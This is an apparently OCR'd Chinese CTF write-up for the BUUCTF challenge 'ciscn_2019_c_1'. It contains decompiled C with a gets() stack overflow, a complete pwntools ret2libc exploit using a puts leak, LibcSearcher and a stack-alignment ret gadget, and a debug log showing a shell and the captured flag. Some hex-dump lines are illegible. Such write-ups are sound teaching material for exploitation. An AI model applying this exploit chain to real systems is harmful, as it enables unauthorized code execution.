
ciscn_2019_c_1 buuctf

栈溢出，没有给出system和/bin/sh，通过puts来泄露。另外这道题涉及了栈对齐，这个pwn在ubuntu18上运行，调用system的时候需要加1个ret来去补齐。

```
1  int encrypt()
2  {
3    size_t v0; // rbx
4    char s[48]; // [rsp+0h] [rbp-50h] BYREF
5    __int16 v3; // [rsp+30h] [rbp-20h]
6
7    memset(s, 0, sizeof(s));
8    v3 = 0;
9    puts("Input your Plaintext to be encrypted");
10   gets(s);
11   while ( 1 )
12   {
13     v0 = (unsigned int)x;
14     if ( v0 ≥ strlen(s) )
15       break;
16     if ( s[x] ≤ 0x60 || s[x] > 0x7A )
17     {
18       if ( s[x] ≤ 0x40 || s[x] > 0x5A )
19       {
20         if ( s[x] > 0x2F && s[x] ≤ 0x39 )
21           s[x] ^= 0xFu;
22       }
23       else
24       {
25         s[x] ^= 0xEu;
26       }
27     }
28     else
29     {
30       s[x] ^= 0xDu;
31     }
32     ++x;
33   }
34   puts("Ciphertext");
35   return puts(s);
36 }
```

Python

```python
from pwn import *
from LibcSearcher import *
context.log_level='debug'
p = remote('node3.buuoj.cn',27219)
#p = process('./pwn')
elf = ELF('./pwn')
puts_plt = elf.plt['puts']
gets_got = elf.got['gets']
main_addr = elf.sym['main']
pop_rdi_addr =0x0000000000400c83
ret_addr = 0x00000000004006b9
p.sendlineafter('choice!','1')
payload = '\0' + 'A'*0x4F + 'A'*0x08
+p64(pop_rdi_addr)+p64(gets_got)+p64(puts_plt)+p64(main_addr)
p.sendlineafter('encrypted',payload)
p.recvuntil('Ciphertext\n')
p.recvuntil('\n')
gets_addr = u64(p.recvline('\n')[:-1].ljust(8,'\0'))
libc = LibcSearcher('gets',gets_addr)
libc_base = gets_addr - libc.dump('gets')
sys_addr = libc_base + libc.dump('system')
binsh_addr = libc_base + libc.dump('str_bin_sh')
print hex(gets_addr),hex(sys_addr),hex(binsh_addr)
p.sendlineafter('choice!','1')
payload = '\0' + 'A'*0x4F + 'A'*0x08
+p64(ret_addr)+p64(pop_rdi_addr)+p64(binsh_addr)+p64(sys_addr)
p.sendlineafter('encrypted',payload)
p.interactive()
```



```
10: http://ftp.osuosl.org/pub/ubuntu/pool/main/g/glibc/libc6_2.27-3ubuntu1_i386.deb (id libc6_2.27-3ubuntu1_i386)
11: archive-old-glibc (id libc6_2.3.5-1ubuntu12_5.10.1_amd64)
12: archive-old-eglibc (id libc6_2.11.1-0ubuntu7_i386)
Please supply more info using
    add_condition(leaked_func, leaked_address).
You can choose it by hand
Or type 'exit' to quit:0
[+] http://ftp.osuosl.org/pub/ubuntu/pool/main/g/glibc/libc6_2.27-3ubuntu1_amd64.deb (id libc6_2.27-3ubuntu1_amd6
0x7f8f21c23000 0x7f8f21bf4000 0x7f8f21d58e9a
[DEBUG] Sent 0x2 bytes:
    '1\n'
[DEBUG] Received 0x2a bytes:
    'Input your Plaintext to be encrypted'
[DEBUG] Sent 0x79 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    00000010  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    *
    00000050  41 41 41 41  41 41 41 41  [illegible]  │AAAA│AAAA│[illegible]
    00000060  [illegible]  │[illegible]
    00000070  [illegible]  │[illegible]
    00000079
[*] Switching to interactive mode
[DEBUG] Received 0x1 bytes:
    '\n'

[DEBUG] Received 0xc bytes:
    'Ciphertext\n'
    '\n'
Ciphertext

$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0x84 bytes:
    'bin\n'
    'boot\n'
    'dev\n'
    'etc\n'
    'flag\n'
    'home\n'
    'lib\n'
    'lib32\n'
    'libx32\n'
    'media\n'
    'mnt\n'
    'opt\n'
    'proc\n'
    'pwn\n'
    'root\n'
    'run\n'
    'sbin\n'
    'srv\n'
    'sys\n'
    'tmp\n'
    'usr\n'
    'var\n'
bin
boot
dev
etc
flag
home
lib
lib32
libx32
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
```


tmp
usr
var
$ cat flag
[DEBUG] Sent 0x9 bytes:
'cat flag\n'
[DEBUG] Received 0x2b bytes:
'flag{2fa5abbd-5cf4-4112-8fa3-7b19060397f0}\n'
flag{2fa5abbd-5cf4-4112-8fa3-7b19060397f0}
[*] Got EOF while reading in interactive
$